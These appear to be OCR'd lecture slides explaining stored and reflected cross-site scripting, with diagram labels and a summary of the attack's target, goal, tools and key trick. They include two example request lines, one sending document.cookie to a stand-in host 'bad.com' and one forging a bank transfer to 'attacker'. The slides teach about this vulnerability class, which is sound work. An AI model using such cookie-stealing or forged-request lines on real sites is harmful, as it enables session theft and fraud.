
⑤ Steal valuable data

⑤ Perform attacker action

```
GET http://bank.com/transfer?amt=9999&to=attacker
```

Stored XSS attack

```
GET http://bad.com/steal?c=document.cookie
```



bad.com
⑤ Steal valuable data
Client
Browser
① Inject malicious script
② Request content
③ Receive malicious script
⑤ Perform attacker action
bank.com
④

Execute the malicious script *as though the server meant us to run it*

```
GET http://bank.com/transfer?amt=9999&to=attacker
```

Stored XSS Summary

- Target: User with *Javascript-enabled browser* who visits *user-generated content* page on a vulnerable web service

- Attack goal: run script in user's browser with the same access as provided to the server's regular scripts (i.e., subvert the Same Origin Policy)

- Attacker tools: ability to leave content on the web server (e.g., via an ordinary browser). Optional tool: a server for receiving stolen user information

- Key trick: Server fails to ensure that content uploaded to page does not contain embedded scripts

Two types of XSS

1. Stored (or “persistent”) XSS attack
    - Attacker leaves their script on the **bank.com** server
    - The server later unwittingly sends it to your browser
    - Your browser, none the wiser, executes it within the same origin as the **bank.com** server

2. Reflected XSS attack
    - Attacker gets you to send the **bank.com** server a URL that includes some Javascript code
    - **bank.com** *echoes* the script back to you in its response
    - Your browser, none the wiser, executes the script in the response within the same origin as bank.com


Reflected XSS attack

bad.com


Client

Browser


Reflected XSS attack



